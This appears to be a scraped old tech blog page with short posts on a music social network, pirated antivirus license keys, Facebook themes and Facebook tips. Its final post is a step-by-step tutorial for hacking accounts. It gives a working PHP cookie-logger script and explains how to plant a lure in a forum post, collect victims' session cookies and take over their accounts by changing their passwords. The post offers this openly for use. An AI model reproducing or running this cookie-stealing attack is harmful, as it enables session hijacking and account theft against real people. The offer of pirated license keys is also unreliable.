mRockstar–An Upcoming Social Network Site

mRockstar.com, it’s social networking website plus a music based community. The pre-phase of the website was launched on April 5, 2011 to let people reserve their mRockstar Usernames

Comodo Internet Security 2011 Pro 1 Year License Key

If you buy this product from the Official Webpage, it will cost you more than $49 per year. But now you’ve got a chance to get it for absolutely free. You don’t need any license key for this package because it has already been integrated with the package. Just download it and you’ve a fully featured Internet security system which will protect your PC from Viruses, Trojans, Malwares, Hackers and every type of threat that can harm your computer. Grab this offer

Download Avast 6 Home Edition 1 Year License Key

Avast antivirus is one of the top leading antivirus and it is available for free download.You will get a fully functional 30 day trial version of avast if you download directly from their website.To activate it for one year you need to register with them.Once registered you will get your Serial license key into your mailbox.

Showing posts with label facebook. Show all posts


Trick to Install Themes on Facebook


Facebook is the most famous social networking site with awesome apps and games. But unlike orkut, facebook does not support themes. But you can install themes on facebook by just using a simple trick. So you just need to follow the steps given below to successfully install themes on Facebook.
Step 1 :  Open firefox browser.If you donot have you can download it from here.
Step 2 : Now Download Stylish addon for firefox From here.
Step 3 : After installation is complete restart your browser.
Step 4 : Install Any of the themes From here.
Step 5 : To switch between the themes you have installed on your firefox browser go to Tools den select Addons option and choose Stylish and disable all other themes except the one you want.
Some Examples how your facebook will look after installing Various themes :


20 Facebook Tips/Tricks You Might Not Know

  • How to Place Facebook Chat On Firefox Sidebar

If you are using Firefox, you can place the Facebook Chat at the sidebar.

  • How to Download Facebook Photo Albums

FacePAD: Facebook Photo Album Downloader allows you to download your friends’ facebook albums, Events albums, and Group Albums, en masse, with the click of a button.

  • How to Share Flickr Photos to Facebook

Flickr2Facebook is an unofficial Flickr to Facebook uploader(bookmarklet) which allows you upload photos to Facebook from Flickr.
  • How to Update Facebook without Using Facebook

hellotxt and Ping.fm both introduced features that let Facebook administrators update Facebook Pages.
  • How to Schedule Facebook Messages

Sendible lets you schedule Facebook messages ahead of time so you can send messages to your friends, customers or colleagues in the future.
  • How to "Friend" Someone on Facebook & Hide It From Your Status Updates

A short tutorial on Makeuseof to guide you how to hide Facebook status updates and keep that fact confined to your closer friends.
  • How to Create a Photo Collage Using Pictures of Your Facebook Friends

Click on Friends tab. Proceed to More tab. From "Choose an option" dropdown, choose any of the dashes "—" . Your Facebook friends collage is right on your computer screen.

  • How to Know When Facebook Friends Secretly Delete or Block You

This service has been discontinued. X-Friends is a unique tool for tracking friends that disappear from Facebook.

  • How to Display Selected Pictures Only on your Facebook Profile Page

A little-known feature in Facebook that lets you decide who shows up in that Friends box. Click that "edit" pencil in your Friends box and type the names of your best friends in the box that says "Always show these friends"

  • How to Remove Facebook Advertisements

This Greasemonkey script – Facebook: Cleaner removes many of the annoying ads and updates that unavoidably appear on your Facebook pages.

  • How to Syncs Photos of Facebook Friends with Contacts in Microsoft Outlook

OutSync is a free Windows application that syncs photos of your Facebook friends with matching contacts in Microsoft Outlook. It allows you to select which contacts are updated. So you can update all contacts at once or just a few at a time.

  • How to Display Facebook Statuses on WordPress Blog

The following method make use of Facebook status feed and WordPress RSS widget to display Facebook Statuses on WordPress blog.. It will also work for self-host WordPress blogs.

  • How to Post Your Blog Posts to Your Facebook Wall Automatically

Wordbook allows you to cross-post your blog posts to your Facebook Wall. Your Facebook “Boxes” tab will show your most recent blog posts.

  • How to Access Facebook Chat on Desktop

Gabtastik and digsby let you keep Facebook chat sessions open on your Windows desktop outside of your regular web browser, using minimal screen real estate and system memory.

  • How to Create Quiz on Facebook Easily

LOLapps provides quiz creator that can be employed to conjure up these popular personality quizzes that are so widespread in Facebook.


Facebook has integrated friends list with Chat and you can also choose which of these list members get to see you online.

  • How to Get Facebook Updates on Email

NutshellMail consolidates your Facebook accounts through the inbox you use the most.

  • How to Update Facebook Status from Firefox

FireStatus is a status update utility for multiple social networks, including FaceBook.
  • How to Get Facebook on Your Desktop

Seesmic Desktop, Facebooker, Xobni, Facebook Sidebar Gadget, Scrapboy and Facebook AIR application are desktop applications that allows you interact with your stream just as you would on Facebook, but without the browser


Create a CookieLogger and Hack any Account

Cookies stores all the necessary Information about one’s account , using this information you can hack anybody’s account and change his password. If you get the Cookies of the Victim you can Hack any account the Victim is Logged into i.e. you can hack Google, Yahoo, Orkut, Facebook, Flickr etc.
What is a CookieLogger?
A CookieLogger is a Script that is Used to Steal anybody’s Cookies and stores it into a Log File from where you can read the Cookies of the Victim.
Today I am going to show How to make your own Cookie Logger…Hope you will enjoy Reading it …
Step 1: Save the notepad file from the link below and Rename it as Fun.gif:

Download it.
Step 2: Copy the Following Script into a Notepad File and Save the file as cookielogger.php:
$filename = “logfile.txt”;
if (isset($_GET["cookie"]))
{
if (!$handle = fopen($filename, ‘a’))
{
echo “Temporary Server Error,Sorry for the inconvenience.”;
exit;
}
else
{
if (fwrite($handle, “\r\n” . $_GET["cookie"]) === FALSE)
{
echo “Temporary Server Error,Sorry for the inconvenience.”;
exit;
}
}
echo “Temporary Server Error,Sorry for the inconvenience.”;
fclose($handle);
exit;
}
echo “Temporary Server Error,Sorry for the inconvenience.”;
exit;
?>
Step 3: Create a new Notepad File and Save it as logfile.txt
Step 4: Upload this file to your server
cookielogger.php -> http://www.yoursite.com/cookielogger.php
logfile.txt -> http://www.yoursite.com/logfile.txt (chmod 777)
fun.gif -> http://www.yoursite.com/fun.gif
If you don’t have any Website then you can use the following Website to get a Free Website which has php support :
http://0fees.net
Step 5: Go to the victim forum and insert this code in the signature or a post :
Download it.
Step 6: When the victim see the post he view the image u uploaded but when he click the image he has a Temporary Error and you will get his cookie in log.txt . The Cookie Would Look as Follows:
phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bi%3A-1%3B%7D; phpbb2mysql_sid=3ed7bdcb4e9e41737ed6eb41c43a4ec9
Step 7: To get the access to the Victim’s Account you need to replace your cookies with the Victim’s Cookie. You can use a Cookie Editor for this. The string before “=” is the name of the cookie and the string after “=” is its value. So Change the values of the cookies in the cookie Editor.
Step 8: Goto the Website whose Account you have just hacked and You will find that you are logged in as the Victim and now you can change the victim’s account information.
Note : Make Sure that from Step 6 to 8 the Victim should be online because you are actually Hijacking the Victim’s Session So if the Victim clicks on Logout you will also Logout automatically but once you have changed the password then you can again login with the new password and the victim would not be able to login.

- -